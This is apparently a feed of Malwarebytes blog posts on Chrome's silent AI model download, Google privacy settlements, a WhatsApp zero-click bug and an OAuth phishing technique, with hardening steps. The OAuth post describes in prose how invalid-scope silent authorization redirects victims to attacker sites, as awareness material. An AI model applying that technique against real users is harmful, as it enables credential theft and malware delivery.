Let’s start with the obvious problem: a 4GB download isn’t trivial for everyone. If you’re lucky enough to have unlimited fiber internet, you might not notice. But for users on metered connections, mobile hotspots, or in developing countries where data is expensive, Google just cost them real money without permission. For rural users or those with bandwidth caps, this kind of silent transfer can blow through monthly limits in minutes.
Hanff focuses on the environmental angle. He calculated that if this model were pushed to just 1 billion Chrome users (roughly 30% of Chrome’s user base), the distribution alone would consume 240 gigawatt-hours of energy and generate 60,000 tons of CO2 equivalent. That’s not including actually using the model, just the downloads.
But to us, the most troubling aspect is the broader pattern this represents. Just a few weeks ago, we reported another unsolicited AI invasion on our personal computers discovered by Hanff. He documented how Anthropic’s Claude Desktop app, which silently installed browser integration files across multiple Chromium browsers, including five browsers he didn’t even have installed. The integration would reinstall itself if removed, and it also happened without any meaningful user disclosure.
Hanff argues that both cases likely violate EU privacy law, specifically the ePrivacy Directive’s rules about storing data on user devices and the GDPR’s requirements around transparency and lawful processing. While these claims haven’t been tested in court, they highlight a fundamental tension: can companies just install whatever they want on your computer as long as they say it’s a feature of an app you installed?
Google might argue that having an AI on your device provides better privacy than cloud-based alternatives. Which is generally true, but it does not apply here, since Chrome’s most prominent AI feature—the “AI Mode” pill in the address bar—doesn’t even use the local model. According to Hanff’s analysis, it routes queries to Google’s cloud servers anyway.
All in all, users see a 4GB local AI model and reasonably assume their data stays private, when in reality, the most visible AI feature sends everything to Google’s servers.
Tech companies need to stop treating silent deployment as acceptable practice. We see no valid excuse for this. Your device is yours. The storage is yours. The bandwidth is yours. And the electricity bill is yours.
What happened to asking for permission? And when I remove it, I want it gone permanently—not automatic reinstallation.
When are the tech giants going to learn that we don’t want to be left discovering after the fact that our devices have become deployment targets for features we never asked for.
Update May 12, 2026 with do it yourself instructions
How to check if the AI model is on your computer (Windows)
Open File Explorer
At the top of the File Explorer window, click the address bar and paste:
%LOCALAPPDATA%\Google\Chrome\User Data
Press Enter
Look for a folder named:
OptGuideOnDeviceModel
If you see it, Chrome has likely downloaded the AI model
Properties of the folder
How to check on a Mac
Open Finder
In the menu bar at the top of the screen, click Go > Go to Folder
Paste:
~/Library/Application Support/Google/Chrome/
Look for a folder named:
OptGuideOnDeviceModel
Now, remember, this isn’t malware, and its presence doesn’t mean your computer is infected.
Turn off Chrome AI features
This part is relatively easy. You may find online instructions telling you to edit the Windows registry or use Chrome policies, but for most people the simplest and safest approach is to disable the features directly in Chrome.
We don’t recommend manually editing the registry unless you fully understand what you’re doing. Incorrect changes can cause system problems.
Instead, try this first:
Open Chrome
You can copy and paste this directly into Chrome’s address bar and press Enter:
chrome://settings/ai
On the page that opens, you can turn off features such as:
“Help me write”
AI summaries
On-device AI features
The exact options may vary depending on your Chrome version and region.
Then restart Chrome to make sure the changes take effect.
This may stop Chrome from downloading or using the AI model, although some users report the files can return after browser updates.
There is probably no need to delete the files unless you specifically need the storage space.
If chrome://settings/ai does not work, the feature may not yet be available in your region, you may be using a managed work or school account, or your version of Chrome may not support these settings yet.
Do you need to delete the OptGuideOnDeviceModel folder?
You can, but there is probably no need to.
If you disable Chrome’s AI features, the downloaded model should no longer be actively used for those features. Leaving the files in place may also prevent Chrome from downloading them again at a later point.
Browse like no one’s watching.
Malwarebytes Privacy VPN encrypts your connection and never logs what you do, so the next story you read doesn’t have to feel personal. Try it free →
Attackers are abusing normal OAuth error redirects to send users from a legitimate Microsoft or Google login URL to phishing or malware pages, without ever completing a successful sign‑in or stealing tokens from the OAuth flow itself.
That calls for a bit more explanation.
OAuth (Open Authorization) is an open-standard protocol for delegated authorization. It allows users to grant websites or applications access to their data on another service (for example, Google or Facebook) without sharing their password.
OAuth redirection is the process where an authorization server sends a user’s browser back to an application (client) with an authorization code or token after user authentication.
Researchers found that phishers use silent OAuth authentication flows and intentionally invalid scopes to redirect victims to attacker-controlled infrastructure without stealing tokens.
So, what does this attack look like from a target’s perspective?
From the user’s perspective, the attack chain looks roughly like this:
The email
An email arrives with a plausible business lure. For example, you receive an email about something routine but urgent: document sharing or review, a Social Security or financial notice, an HR or employee report, a Teams meeting invite, or a password reset.
The email body contains a link such as “View document” or “Review report,” or a PDF attachment that includes a link instead.
The link
You click the link after seeing that it appears to be a normal Microsoft or Google login. The visible URL (what you see when you hover over it) looks convincing, starting with a trusted domain like https://login.microsoftonline.com/ or https://accounts.google.com/.
There is no obvious sign that the parameters (prompt=none, odd or empty scope, encoded state) are abnormal.
Silent OAuth
The crafted URL attempts a silent OAuth authorization (prompt=none) and uses parameters that are guaranteed to fail (for example, an invalid or missing scope).
The identity provider evaluates your session and conditional access, determines the request cannot succeed silently, and returns an OAuth error, such as interaction_required, access_denied, or consent_required.
The redirect
By design, the OAuth server then redirects your browser, including the error parameters and state, to the app’s registered redirect URI, which in these cases is the attacker’s domain.
To the user, this is just a quick flash of a Microsoft or Google URL followed by another page. It’s unlikely anyone would notice the errors in the query string.
Landing page
The target gets redirected to a page that looks like a legitimate login or business site. This could very well be a clone of a trusted brand’s site.
From here, there are two possible malicious scenarios:
Phishing / Attacker in the Middle (AitM) variant
A normal login page or a verification prompt, sometimes with CAPTCHAs or interstitials to look more trustworthy and bypass some controls.
The email address may already be filled in because the attackers passed it through the state parameter.
When the user enters credentials and multi-factor authentication (MFA), the attacker‑in‑the‑middle toolkit intercepts them, including session cookies, while passing them along so the experience feels legitimate.
Malware delivery variant
Immediately (or after a brief intermediate page), the browser hits a download path and automatically downloads a file.
The context of the page matches the lure (“Download the secure document,” “Meeting resources,” and so on), making it seem reasonable to open the file.
The target might notice the initial file open or some system slowdown, but otherwise the compromise is practically invisible.
Potential impact
By harvesting credentials or planting a backdoor, the attacker now has a foothold on the system. From there, they may carry out hands-on-keyboard activity, move laterally, steal data, or stage ransomware, depending on their goals.
The harvested credentials and tokens can be used to access email, cloud apps, or other resources without the need to keep malware on the device.
How to stay safe
Since the attacker does not need your token from this flow (only the redirect into their own infrastructure), the OAuth request itself may look less suspicious. Be vigilant and follow our advice:
If you rely on hovering over links, be extra cautious when you see very long URLs with oauth2, authorize, and lots of encoded text, especially if they come from outside your organization.
Even if the start of the URL looks legitimate, verify with a trusted sender before clicking the link.
If something urgent arrives by email and immediately forces you through a strange login or starts a download you did not expect, assume it is malicious until proven otherwise.
If you are redirected somewhere unfamiliar, stop and close the tab.
Be very wary of files that download immediately after clicking a link in an email, especially from /download/ paths.
If a site says you must “run” or “enable” something to view a secure document, close it and double-check which site you’re currently on. It might be up to something.
Keep your OS, browser, and your favorite security tools up to date. They can block many known phishing kits and malware downloads automatically.
Pro tip: use Malwarebytes Scam Guard to help you determine whether the email you received is a scam or not.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
In January, Google settled a lawsuit that pricked up a few ears: It agreed to pay $68 million to a wide array of people who sued the company together, alleging that Google’s voice-activated smart assistant had secretly recorded their conversations, which were then sent to advertisers to target them with promotions.
Google denied any admission of wrongdoing in the settlement agreement, but the fact stands that one of the largest phone makers in the world decided to forego a trial against some potentially explosive surveillance allegations. It’s a decision that the public has already seen in the past, when Apple agreed to pay $95 million last year to settle similar legal claims against its smart assistant, Siri.
Back-to-back, the stories raise a question that just seems to never go away: Are our phones listening to us?
This week, on the Lock and Code podcast with host David Ruiz, we revisit an episode from last year in which we tried to find the answer. In speaking to Electronic Frontier Foundation Staff Technologist Lena Cohen about mobile tracking overall, it becomes clear that, even if our phones aren’t literally listening to our conversations, the devices are stuffed with so many novel forms of surveillance that we need not say something out loud to be predictably targeted with ads for it.
“Companies are collecting so much information about us and in such covert ways that it really feels like they’re listening to us.”
WhatsApp is going through a rough patch. Some users would argue it has been ever since Meta acquired the once widely trusted messaging platform. User sentiment has shifted from “trusted default messenger” to a grudgingly necessary Meta product.
Privacy-aware users still see WhatsApp as one of the more secure mass-market messaging platforms if you lock down its settings. Even then, many remain uneasy about Meta’s broader ecosystem, and wish all their contacts would switch to a more secure platform.
Back to current affairs, which will only reinforce that sentiment.
Google’s Project Zero has just disclosed a WhatsApp vulnerability where a malicious media file, sent into a newly created group chat, can be automatically downloaded and used as an attack vector.
The bug affects WhatsApp on Android and involves zero‑click media downloads in group chats. You can be attacked simply by being added to a group and having a malicious file sent to you.
According to Project Zero, the attack is most likely to be used in targeted campaigns, since the attacker needs to know or guess at least one contact. While focused, it is relatively easy to repeat once an attacker has a likely target list.
And to put a cherry on top for WhatsApp’s competitors, a potentially even more serious concern for the popular messaging platform, an international group of plaintiffs sued Meta Platforms, alleging the WhatsApp owner can store, analyze, and access virtually all of users’ private communications, despite WhatsApp’s end-to-end encryption claims.
How to secure WhatsApp
Reportedly, Meta pushed a server change on November 11, 2025, but Google says that only partially resolved the issue. So, Meta is working on a comprehensive fix.
Google’s advice is to disable Automatic Download or enable WhatsApp’s Advanced Privacy Mode so that media is not automatically downloaded to your phone.
And you’ll need to keep WhatsApp updated to get the latest patches, which is true for any app and for Android itself.
Turn off auto-download of media
Goal: ensure that no photos, videos, audio, or documents are pulled to the device without an explicit decision.
Open WhatsApp on your Android device.
Tap the three‑dot menu in the top‑right corner, then tap Settings.
Go to Storage and data (sometimes labeled Data and storage usage).
Under Media auto-download, you will see When using mobile data, when connected on Wi‑Fi. and when roaming.
For each of these three entries, tap it and uncheck all media types: Photos, Audio, Videos, Documents. Then tap OK.
Confirm that each category now shows something like “No media” under it.
Doing this directly implements Project Zero’s guidance to “disable Automatic Download” so that malicious media can’t silently land on your storage as soon as you are dropped into a hostile group.
Stop WhatsApp from saving media to your Android gallery
Even if WhatsApp still downloads some content, you can stop it from leaking into shared storage where other apps and system components see it.
In Settings, go to Chats.
Turn off Media visibility (or similar option such as Show media in gallery). For particularly sensitive chats, open the chat, tap the contact or group name, find Media visibility, and set it to No for that thread.
WhatsApp is a sandbox, and should contain the threat. Which means, keeping media inside WhatsApp makes it harder for a malicious file to be processed by other, possibly more vulnerable components.
Lock down who can add you to groups
The attack chain requires the attacker to add you and one of your contacts to a new group. Reducing who can do that lowers risk.
In Settings, tap Privacy.
Tap Groups.
Change from Everyone to My contacts or ideally My contacts except… and exclude any numbers you do not fully trust.
If you use WhatsApp for work, consider keeping group membership strictly to known contacts and approved admins.
Set up two-step verification on your WhatsApp account
Read this guide for Android and iOS to learn how to do that.
We don’t just report on phone security—we provide it
When you hear the words “data privacy,” what do you first imagine?
Maybe you picture going into your social media apps and setting your profile and posts to private. Maybe you think about who you’ve shared your location with and deciding to revoke some of that access. Maybe you want to remove a few apps entirely from your smartphone, maybe you want to try a new web browser, maybe you even want to skirt the type of street-level surveillance provided by Automated License Plate Readers, which can record your car model, license plate number, and location on your morning drive to work.
Importantly, all of these are “data privacy,” but trying to do all of these things at once can feel impossible.
That’s why, this year, for Data Privacy Day, Malwarebytes Senior Privacy Advocate (and Lock and Code host) David Ruiz is sharing the one thing he’s doing different to improve his privacy. And it’s this: He’s given up Google Search entirely.
When Ruiz requested the data that Google had collected about him last year, he saw that the company had recorded an eye-popping 8,000 searches in just the span of 18 months. And those 8,000 searches didn’t just reveal what he was thinking about on any given day—including his shopping interests, his home improvement projects, and his late-night medical concerns—they also revealed when he clicked on an ad based on the words he searched. This type of data, which connects a person’s searches to the likelihood of engaging with an online ad, is vital to Google’s revenue, and it’s the type of thing that Ruiz is seeking to finally cut off.
So, for 2026, he has switched to a new search engine, Brave Search.
Today, on the Lock and Code podcast, Ruiz explains why he made the switch, what he values about Brave Search, and why he also refused to switch to any of the major AI platforms in replacing Google.
Google has settled yet another class-action lawsuit accusing it of collecting children’s data and using it to target them with advertising. The tech giant will pay $8.25 million to address allegations that it tracked data on apps specifically designated for kids.
AdMob’s mobile data collection
This settlement stems from accusations that apps provided under Google’s “Designed for Families” programme, which was meant to help parents find safe apps, tracked children. Under the terms of this programme, developers were supposed to self-certify COPPA compliance and use advertising SDKs that disabled behavioural tracking. However, some did not, instead using software embedded in the apps that was created by a Google-owned mobile advertising company called AdMob.
When kids used these apps, which included games, AdMob collected data from these apps, according to the class action lawsuit. This included IP addresses, device identifiers, usage data, and the child’s location to within five meters, transmitting it to Google without parental consent. The AdMob software could then use that information to display targeted ads to users.
This kind of activity is exactly what the Children’s Online Privacy Protection Act (COPPA) was created to stop. The law requires operators of child-directed services to obtain verifiable parental consent before collecting personal information from children under 13. That includes cookies and other identifiers, which are the core tools advertisers use to track and target people.
The families filing the lawsuit alleged that Google knew this was going on:
“Google and AdMob knew at the time that their actions were resulting in the exfiltration data from millions of children under thirteen but engaged in this illicit conduct to earn billions of dollars in advertising revenue.”
Security researchers had alerted Google to the issue in 2018, according to the filing.
YouTube settlement approved
What’s most disappointing is that these privacy issues keep happening. This news arrives at the same time that a judge approved a settlement on another child privacy case involving Google’s use of children’s data on YouTube. This case dates back to October 2019, the same year that Google and YouTube paid a whopping $170m fine for violating COPPA.
Families in this class action suit alleged that YouTube used cookies and persistent identifiers on child-directed channels, collecting data including IP addresses, geolocation data, and device serial numbers. This is the same thing that it does for adults across the web, but COPPA protects kids under 13 from such activities, as do some state laws.
According to the complaint, YouTube collected this information between 2013 and 2020 and used it for behavioural advertising. This form of advertising infers people’s interests from their identifiers, and it is more lucrative than contextual advertising, which focuses only on a channel’s content.
The case said that various channel owners opted into behavioural advertising, prompting Google to collect this personal information. No parental consent was obtained, the plaintiffs alleged. Channel owners named in the suit included Cartoon Network, Hasbro, Mattel, and DreamWorks Animation.
Under the YouTube settlement (which was agreed in August and recently approved by a judge), families can file claims through YouTubePrivacySettlement.com, although the deadline is this Wednesday. Eligible families are likely to get $20–$30 after attorneys’ fees and administration costs, if 1–2% of eligible families submit claims.
COPPA is evolving
Last year, the FTC amended its COPPA Rule to introduce mandatory opt-in consent for targeted advertising to children, separate from general data-collection consent.
The amendments expand the definition of personal information to include biometric data and government-issued ID information. It also lets the FTC use a site operator’s marketing materials to determine whether a site targets children.
Site owners must also now tell parents who they’ll share information with, and the amendments stop operators from keeping children’s personal information forever. If these all sounds like measures that should have been included to protect children online from the get-go, we agree with you. In any case, companies have until this April to comply with the new rules.
Will the COPPA rules make a difference? It’s difficult to say, given the stream of privacy cases involving Google LLC (which owns YouTube and AdMob, among others). When viewed against Alphabet’s overall earnings, an $8.25m penalty risks being seen as a routine business expense rather than a meaningful deterrent.
We don’t just report on data privacy—we help you remove your personal information
Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.

 Login
Login